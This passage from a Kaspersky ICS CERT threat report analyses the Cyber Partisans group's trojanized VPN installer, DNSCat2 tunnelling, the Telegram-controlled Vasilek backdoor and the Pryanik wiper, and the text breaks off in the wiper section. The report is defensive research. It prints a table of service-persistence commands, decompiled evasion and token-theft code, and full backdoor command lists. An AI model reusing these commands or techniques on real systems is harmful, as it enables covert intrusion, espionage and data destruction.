
Kaspersky ICS CERT

kaspersky



# TTPs of Cyber Partisans activity aimed at espionage and disruption

05.06.2025 Version 1.0

# Contents

# Executive summary

Cyber Partisans is a hacktivist group that has become known back in 2020. The group is very active in the media, claiming multiple attacks on government agencies and industrial enterprises, the purpose of which is to steal confidential information and destabilize the IT infrastructure of the targeted organization.

Kaspersky ICS CERT experts managed to identify the attack vector, as well as find and analyze the malware and utilities most probably used by the actors in the recent series of attacks on industrial enterprises and government agencies in Russia and Belarus.

The key finding was a previously unknown backdoor that only works on target systems and, instead of a classic C&C server, uses a group in the Telegram messenger to send collected data to and receive commands from. Experts also managed to find a wiper-class malware that the attackers used to destroy data, as well as utilities they used to tunnel and proxy the malware's network traffic. These utilities could have allowed them to bypass network segmentation measures and suspicious network activity detection systems.

For more information please contact: ics-cert@kaspersky.com

# Technical details

## Initial infection

In their posts, the actors mention various infection vectors, ranging from exploiting vulnerabilities to recruiting an employee of an organization to “open the door” to the targeted organization’s network. Perhaps they describe these scenarios to confuse, because in practice we have seen them use another, much more common initial attack vector – phishing emails.

The phishing email contained an installer that installs legitimate FortiClient VPN software on the system, but it also secretly installs the DNSCat2 utility, which allows attackers to gain control of the system. It is described in detail in the next chapter.

After the victim runs the installer, the malware unpacks DNSCat2 to the path *C:\Windows\System32\FortiGateUpdate.dll*, and also extracts the file *C:\Windows\System32\FortiGateUpdate.manifest,* which contains the encryption key used to decrypt the DNSCat2 code. In the case we examined, the *FortiGateUpdate* string was used as the key.

Interestingly, the attackers only use this tactic when penetrating the enterprise network. As further research has shown, when they use DNSCat2 at the lateral movement stage, they create a custom build of the utility that uses the name of the attacked computer as the decryption key. This is because at the initial infection stage they simply do not know the name of the targeted system and are forced to use a less secure encryption technique.

Let's look at the process of malware installation in the system, which boils down to executing a sequence of commands of the command line interpreter (cmd):

| Command | Description |
|---|---|
| **sc create FortiGateUpdate binPath= "C:\Windows\System32\svchost.exe -k FortiGateUpdate" type= share start= auto** | Creates a Windows service named *FortiGateUpdate* and starts type Automatic after system startup |
| **reg add HKLM\SYSTEM\CurrentControlSet\services\FortiGateUpdate\Parameters /v ServiceDll /t REG_EXPAND_SZ /d c:\Windows\System32\FortiGateUpdate.dll /f** | Specifies the created service executable file to run *c:\Windows\System32\FortiGateUpdate.dll* (DNSCat2) |
| **reg add "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Svchost" /v FortiGateUpdate /t REG_MULTI_SZ /d FortiGateUpdate /f** | Creates a registry key to allow the *FortiGateUpdate* service DLL to be loaded by the svchost.exe process |
| **reg add HKLM\SYSTEM\CurrentControlSet\services\FortiGateUpdate\Parameters /v ServiceMain /t REG_SZ /d InitHelperDll@8 /f** | Sets up the *FortiGateUpdate* service executable file arguments |
| **net start FortiGateUpdate** | *FortiGateUpdate* service starts |
| **sc config FortiGateUpdate DisplayName= "FortiGateUpdate Service"** | Sets up display name for service *FortiGateUpdate* |
| **sc failure FortiGateUpdate actions= restart/60000/restart/120000/ restart/240000 reset= 1** | Sets up *FortiGateUpdate* service startup arguments in case of failure |
| **sc failureflag FortiGateUpdate 1** | Enables the *FortiGateUpdate* service to recover from a failure |

It is also worth noting that the malicious installer uses dynamic import via hashes to hide its true functionality, and the hash function used is the same one used in other groups' custom malicious program – the Vasilek backdoor, which we will describe later.

Finally, once DNSCat2 is installed and running, the installer launches the legitimate FortiClient VPN installer:





Fig. 1 Legitimate FortiClient VPN installer from malicious installation package

## DNSCat2 and SeekDNS

DNSCat2 is essentially a full-fledged backdoor that allows attackers to remotely control an infected system. Its distinguishing feature is that it allows network isolation measures, such as blocking firewall rules, to be bypassed, since communication with the control server is carried out via the DNS protocol.

The attackers used their own program code obfuscator, which calculates the hash value of the hostname (as mentioned earlier, if we are not talking about the initial infection stage) and compares it with the value passed to DNSCat2 at startup in the command line arguments. If they do not match, the malware stops executing. This technique is not new, but its implementation in this case deserves attention because the hash value is used not only as a verification condition, but also as a decryption key for the malware strings, including the names of dynamically imported API functions.

This type of obfuscator allows malicious programs to protect themselves from analysis quite effectively, since automatic analysis tools and even an analyst who has received an executable file without context (without the name of the computer on which the file was launched, and without the command line arguments with which it was launched) will not be able to decipher the strings indicating the malware

payload. Of course, the required hash function value can be obtained by enumeration, but this is a separate, rather resource-intensive task.

```
  GetComputerName = (void (__fastcall *)(__int64, int *))GetApiByHash(dword_7FF8B6426E28 ^ (unsigned int)dword_7FF8B6426E2C);
  GetComputerName(qword_7FF8B64274B0, v18);
  ComputerName = qword_7FF8B64274B0;
  while ( (unsigned int)v13 < v18[0] )
  {
    v16 = *(_BYTE *)(ComputerName + v13);
    if ( v16 > 64 )
    {
      v17 = (unsigned __int8)v16;
      v16 += 32;
      if ( dword_7FF8B6426E30 < v17 )
        v16 = v17;
    }
    *(_BYTE *)(ComputerName + v13) = v16;
    v13 += dword_7FF8B6426E34 ^ dword_7FF8B6426E38;
  }
}
if ( !a4 )
{
  a4 = sub_7FF8B6417003(a3);
  ComputerName = qword_7FF8B64274B0;
}
v9 = dword_7FF8B6427410;
v10 = 0;
while ( v9 < a3 )
{
  *(_BYTE *)(a4 + v9) = *a2 ^ *(_BYTE *)(a1 + v9) ^ __ROL1__(*(_BYTE *)(ComputerName + v10), v9);
  v10 += dword_7FF8B6426E3C;
  if ( v10 >= 4 )
    v10 = dword_7FF8B6426E40 ^ dword_7FF8B6426E44;
  ++v9;
}
```

Fig. 2 Custom DNSCat2 obfuscation algorithm

Fortunately, in one of the cases, the attackers made a mistake and failed to remove traces of their activity, and we managed to get the parameters used to launch the malware, including the sought-after hash. Thanks to this, we were able to decrypt the DNSCat2 build used at the lateral movement stage:

```
Stack[000009BC]:04C8F82B aScouldnTCreate db 'sCouldn',27h,'t create UDP socket!',0
Stack[000009BC]:04C8F848 aCname db 'CNAME',0
Stack[000009BC]:04C8F84E db    0
Stack[000009BC]:04C8F84F db    0
Stack[000009BC]:04C8F850 db  1Bh
Stack[000009BC]:04C8F851 aYouDidnTPassAn db 'You didn',27h,'t pass any valid DNS types to use! Allowed types a'
Stack[000009BC]:04C8F88C db 're TXT, CNAME, MX, A',0
Stack[000009BC]:04C8F8A1 aCreatingUdpDns db 'Creating UDP (DNS) socket on %s',0
Stack[000009BC]:04C8F8C1 aTxtCnameMxA db 'TXT, CNAME, MX, A',0
Stack[000009BC]:04C8F8D3 aText db 'TEXT',0
Stack[000009BC]:04C8F8D8 aAny db 'ANY',0
Stack[000009BC]:04C8F8DC aTxt db 'TXT',0
Stack[000009BC]:04C8F8E0 db  2Ch ; ,
Stack[000009BC]:04C8F8E1 db  20h
Stack[000009BC]:04C8F8E2 db    0
Stack[000009BC]:04C8F8E3 aMx db 'MX',0
Stack[000009BC]:04C8F8E6 aA db 'A',0
```

Fig. 3 Decrypted DNSCat2 strings

The tool provides a remote shell and it allowed the attackers to execute other malicious files on the victim's machines. The list of commands supported by DNSCat2 is shown below:

- **echo** – sends a message back to the client for connectivity checking or debugging
- **help** – displays a list of available commands and their descriptions
- **kill** – terminates the specified window or tunnel (on the server side)
- **quit** – ends the session and exits the utility
- **set** – configures settings or parameters
- **start** – launches a new tunnel or session
- **stop** – stops the specified tunnel or session (on the client side)
- **tunnels** – shows a list of active tunnels
- **unset** – removes configuration parameters
- **window** – selects the specified window session (on the server side)
- **windows** – shows active windows sessions (on the server side)

During the research we recorded several cases of the DNSCat2 utility being used. In most cases, the actors use built-in traffic encryption using the Salsa20 algorithm. Keys and message signatures are generated using the Elliptic Curve Diffie-Hellman (ECDH) algorithm, which makes it impossible to decrypt this type of traffic without knowing the common key.

However, in one case, the attackers didn't use encryption. We don't know why, maybe it was human error, but it allowed us to get several examples of decrypted commands:

```
command ([v14 amdfendrsr, PID: 2068] DESKTOP-UMNL3JJ)
```

Fig. 4 Decrypted DNSCat2 command response

In Figure 4, we see the malware's response to a request for information about its operation, in particular, the malware process name *amdfendrsr*, which indicates that the DNSCat2 executable is masquerading as the AMD Crash Defender Service utility. We can also see the malware process ID and the name of the compromised system.

Apparently, the intruders had difficulty building tunneling server chains within the networks of large organizations, and in order to understand which proxy servers were accessible from a particular infected machine, they wrote a specialized utility that we called Seekdns.

Seekdns searches for available DNS servers (looking for systems where port 53 is open) and accepts two command line arguments when launched:

*CIDR range* – the range of IP addresses to scan in Classless Inter-Domain Routing format.

*Domain name* – the name of the domain, requesting an A record for which the DNS server is checked.

# Vasilek – backdoor controlled via Telegram

One of the main results of our research is the discovery of a previously unknown backdoor, which we named Vasilek. The peculiarity of this backdoor is that the malware is controlled (receives commands and sends results) not by a classic C&C server, but through a group in the Telegram messenger. We were able to determine that Vasilek was used in several attacks at once.

## Vasilek loader

The task of this module is to download and launch the main Vasilek module with the rights of the specified user using the token impersonation technique. In the command line arguments, the loader receives the path to the executable file of the main module of the malware, as well as the session ID of the user in whose name the launch is required.

If the user ID is not specified in the command line arguments, the malware obtains a list of active RDP sessions, extracts information about users connected to the system, and obtains their session IDs. Since administrators often connect to systems remotely via RDP to configure the system, it is possible for the malware to obtain information about a privileged user's session.

Having received the session ID, the loader obtains and copies the user's token to obtain the privileges of the specified user. The loader then launches the main module of the malware in the name of the user whose token was obtained earlier.

```
QueryUserToken = load_module_by_hash(1502286214);// wtsapi32_QueryUserToken
if ( !((int (__stdcall *)(int, char *))QueryUserToken)(v20, (char *)&v50 + 12) )
{
  v22 = load_module_by_hash(-423770974);      // msvcrt_printf
  v23 = load_module_by_hash(-1031922491);     // kernel32_GetLastError
  v24 = ((int (*)(void))v23)();
  ((void (*)(const char *, ...))v22)("Failed to get user token from session %d (%d)\n", v20, v24);
  Terminate_Current_Process((void *)1);
}
GetTokenInformation = load_module_by_hash(1173110424);// advapi32_GetTokenInformation
if ( ((int (__stdcall *)(_DWORD, int, int *, int, char *))GetTokenInformation)(HIDWORD(v50), 19, &v55, 4, v57) )
{
  v26 = v55;
  HIDWORD(v50) = v55;
}
else
{
  v26 = HIDWORD(v50);
}
DuplicateTokenEx = load_module_by_hash(-1132891880);// advapi32_DuplicateTokenEx
if ( !((int (__stdcall *)(int, int, _DWORD, int, int, int *))DuplicateTokenEx)(v26, 0x2000000, 0, 2, 1, &v51) )
{
```

Fig. 5 Vasilek loader code fragment

Note that to hide destructive activity, the attackers used dynamic imports of API functions through hashes, and the ROL4 operation with a 13-bit shift was chosen as the hashing algorithm.

## Vasilek payload

After launching, Vasilek processes the command line arguments it receives, which may include the following parameters:

*--sec* – encrypt malware network traffic using the built-in TLS certificate.

*--clear-commands* – get new chat_id using Telegram's getUpdates API function.

The malware also supports the loading of parameters from a configuration file, which must be located in the same directory and have the name *new.bak*. The proxy server settings can be set via the configuration file; by default, the system settings are used (the proxy server set for Internet Explorer).

The received settings are set as the values of the environment variables that the malware then works with:

```
GetEnvironmentVariableA("TLS_NON_SEC", Buffer, 0xFFu);
if ( !strcmp(Buffer, "true") )
{
  *((_DWORD *)lpBuffer + 392) = 0;
  strcpy(&lpBuffer[strlen(v2) + 260], "--sec ");
}
Buffer[0] = 0;
GetEnvironmentVariableA("CLEAR_OLD_UPDATES", Buffer, 0xFFu);
if ( !strcmp(Buffer, "true") )
{
  *((_DWORD *)lpBuffer + 393) = 1;
  strcpy(&lpBuffer[strlen(v2) + 260], "--clear-commands ");
}
else if ( !strcmp(Buffer, "false") )
{
  *((_DWORD *)lpBuffer + 393) = 0;
  strcpy(&lpBuffer[strlen(v2) + 260], "--no-clear-commands ");
}
v3 = (CHAR *)malloc(0x104u);
*((_DWORD *)lpBuffer + 391) = v3;
if ( GetEnvironmentVariableA("PASSED_HTTP_PROXY", v3, 0x104u) )
{
  *(_DWORD *)&lpBuffer[strlen(v2) + 260] = 2125869;
  return strcat(v2, *((const char **)lpBuffer + 391));
}
```

Fig. 6 Vasilek payload code fragment #1

The attackers have provided a mechanism that allows it to operate only on target systems: on the hostname of the infected system, the value of the SHA256 hash function is calculated (using "salt") and the resulting hash is compared with the value specified in the malware code. If the values do not match, the malware terminates.

This mechanism means the malware does not perform any destructive activity on systems that it accidentally gains access to or on automatic malware analysis systems (e.g., sandboxes), which helps it go undetected for longer.

```
sha256_init(v11);
v0 = strlen(g_environment);
sha256_process((int)v11, g_environment, v0);
sha256_done(v11, Buf1);
v1 = (const void *)hex_string_to_bytes("45bc002d2be4f48bef2651ca04b3431c45425d946a9dd73e4f236db1e3803b0a");
v9 = v2;
v8 = v1;
v3 = 32;
if ( v2 >= 0x20 )
  v2 = 32;
if ( memcmp(Buf1, v1, v2) )
{
  free_byte_array(&v8);
  sha256_init(v11);
  sha256_process((int)v11, &unk_44C0B1, 0);
  sha256_done(v11, Buf1);
  v4 = (const void *)hex_string_to_bytes("45bc002d2be4f48bef2651ca04b3431c45425d946a9dd73e4f236db1e3803b0a");
  v9 = v5;
  v8 = v4;
  if ( v5 < 0x20 )
    v3 = v5;
  if ( memcmp(Buf1, v4, v3) )
    exit(1);
}
free_byte_array(&v8);
return v7;
```

Fig. 7 Vasilek payload code fragment #2

If the hash value matches, the malware checks the value of the *CLEAR_OLD_UPDATES* environment variable. If it has a value of *1*, Vasilek calls the Telegram API getUpdates function with the *offset=0* parameter (get the latest unread messages) and receives a new *chat_id* value in response (the group ID for receiving commands and sending the results of their execution). To execute the request, a token located in the malware code is used (the *bot_id* parameter).

Otherwise (if the value of the environment variable *CLEAR_OLD_UPDATES* is zero), the group ID specified in the malware code is used. The malware then starts a cycle of reading and executing commands that are transmitted to it in the text of messages sent in the specified Telegram group. To do this, the attackers first add a bot to the desired chat whose token is specified in the malware code.

Here is the list of commands supported by the backdoor:

| Command | Description |
|---|---|
| **document** | Downloads a given file from Telegram chat |
| **kill** | Terminates the process with the given process ID |
| **kill_except** | Terminates the process with the given process ID after checking that the specified process is not a malware process |
| **dwl** | Uploads the specified file to Telegram chat |
| **c** | Runs command using command line on all bot instances (infected systems) in Telegram chat |
| **ci** | Executes a command using the command line (for a given infected system, which is |

| | |
|---|---|
| | determined by the process ID (PID) of the malware instance running on it) |
| **cl** | Runs a command using the command line, multiple times with a specified delay (the number of attempts to execute the command can also be specified) |
| **cil** | A combination of actions performed by commands **ci** and **cl** |
| **reset** | Restarts the command prompt process (*cmd.exe*) |
| **v** | Sends information about infected system:<br>• Malware version<br>• Computer name<br>• Malware executable file path<br>• Malware command line arguments<br>• Malware working dir<br>• Processor architecture<br>• Malware process ID<br>• Current Telegram-chat ID<br>• System encoding |
| **update** | Gets new data for the configuration file (*new.bak*) |
| **cr** | Runs a command using the command line without receiving its results |
| **sleep** | Pauses execution for a specified time |
| **sleep_except** | Pauses execution for a specified time |
| **wget** | Downloads file from specified URL |
| **restart** | Restarts the malware process |
| **cpr** | Creates a new process using the given command line arguments |
| **cpri** | Creates a new process using the CreateProcessA function |
| **screenshot** | Takes a screenshot and send it to Telegram chat with the file name *screenshot.png* |
| **#UPLOAD** | Downloads binary data and write it to the specified file, then send the message 'File uploaded' to the Telegram chat; in the event of an error, send the message 'File upload failed' to the Telegram chat |
| **accum_delay** | Sets the time interval between command executions |

| | |
|---|---|
| **flush** | The command does nothing (most likely, the implementation is not finished in the version of malware being investigated) |
| **key_on** | Activates the keylogger and record the codes of the keys pressed by the user on the keyboard in the *keys.txt* file, then upload this file to the Telegram chat |
| **key_off** | Deactivates keylogger |
| **key_flush** | Clears the buffer containing key codes recorded by the keylogger |
| **click** | Moves the cursor to the specified coordinates and simulate a left mouse button click |
| **lclick** | Similar to the **click** command |
| **rclick** | Moves the cursor to the specified coordinates and simulate a right-click |
| **double_click** | Moves the cursor to the specified coordinates and simulate a double-click with the left mouse button |
| **wake_up** | Sends message '*Already* awake' to Telegram chat |
| **prevent_sleep** | Prevents the system from going to sleep for a specified number of seconds |
| **mute** | Not implemented in the malware version under investigation |
| **unmute** | Not implemented in the malware version under investigation |
| **track_window** | Enables transmission of information about the active window, the process it belongs to, the executable file, and the window title |
| **screenshots_track** | Similar to the **track_window** command, but a screenshot of the active window is also sent to the Telegram chat |
| **screenshots_cycle** | Same as **screenshots_track** command |

By creating a special script to simulate the operation of the malware, we were able to obtain several commands sent by the attackers for execution on infected systems. This stage of the research showed that the attackers actively used Vasilek to collect information about the system (including the codes of keys pressed on the keyboard and screenshots of application windows), as well as information about the network of the targeted company.

```
"Cyber Partisan": "/v",
"Vasilek": "Version: [3.0.0]
Hostname: [myPC]
ExeName: [mstfc.exe]
Exepath: [C:\\WINDOWS\\TEMP\\mstfc.exe]
Params: [-sec=false]
ExeDir: [C:\\WINDOWS\\TEMP]
WD: [C:\\WINDOWS\\system32]
Arch: [386]
PID: [2964]
ChatId: [-1001894993850]
Codepage: [0]",

"Cyber Partisan": "/c net share",
"Vasilek": "Microsoft Windows [Версия 5.2.3790]
(C) Корпорация Майкрософт, 1985-2003.

C:\\WINDOWS\\system32>net share

Общее имя   Ресурс                        Заметки

-------------------------------------------------------------------------------
IPC$                                       Удаленный IPC
ADMIN$       C:\\WINDOWS                    Удаленный Admin
C$           C:\\                           Стандартный общий ресурс
Команда выполнена успешно.",
```

Fig. 8 Script emulating Vasilek backdoor communication results

## Pryanik wiper

During our research, we managed to find the tool the actors used – a wiper, which we named Pryanik.

**The first thing that stands out is that the wiper works as a "logical bomb", i.e., its destructive activity is activated at a specified date and time.**

The malware receives the hash value from the *Windows* string, while the hashing algorithm used is based on the system date and time:

```
int __cdecl Gen_Hash(_BYTE *a1)
{
  int result; // eax
  _SYSTEMTIME v3; // [esp+0h] [ebp-18h] BYREF

  GetSystemTime(&v3);
  result = 33382 - (v3.wYear + v3.wMonth + v3.wDay);
  while ( *a1 )
    result = (char)*a1++ + 33 * result;
  return result;
}
```

Fig. 9 Wiper hashing algorithm

The resulting value is compared with the constant *0x6C6B1F34*. Based on the algorithm, this hash value can be obtained no more than once a month, for example, 03/18/2024, 04/17/2024, 05/16/2024, etc. If the hash value does not match the specified constant, the malware terminates.

Based on the fact that messages about the attack on fertilizers production plant appeared on April 17, 2024, we assume that the wiper was activated for the first time on that day. It is worth noting that if this type of malware is not removed in time, it may be reactivated a month later.

If the date check is successful, the malware goes on to check the launch time. According to the conditions embedded in the program code, the wiper will wait until the hour and minute fields of the system time are equal to zero. Simply put, the first activation of the malware will occur at 01:01 UTC.

```
.text:00401C1C loc_401C1C:                             ; CODE XREF: sub_401BE0+56↓j
.text:00401C1C                 push    esi             ; lpSystemTime
.text:00401C1D                 call    edi ; GetSystemTime ; 0: wYear, 2: wMonth, 4: wDayOfWeek, 6: wDay
.text:00401C1F                 cmp     word ptr [esp+8], 0
.text:00401C25                 jz      short loc_401C2F ; if (wHour != 0) - don't start at 00:xx!
.text:00401C27                 cmp     word ptr [esp+10], 0 ; if (wMinute != 0) - don't start at xx:00!
.text:00401C2D                 jnz     short loc_401C38
.text:00401C2F
.text:00401C2F loc_401C2F:                             ; CODE XREF: sub_401BE0+45↑j
.text:00401C2F                 push    60000           ; dwMilliseconds
.text:00401C34                 call    ebx ; Sleep
.text:00401C36                 jmp     short loc_401C1C
.text:00401C38 ; ---------------------------------------------------------------------------
.text:00401C38
.text:00401C38 loc_401C38:                             ; CODE XREF: sub_401BE0+4D↑j
.text:00401C38                 call    sub_4014E1
```

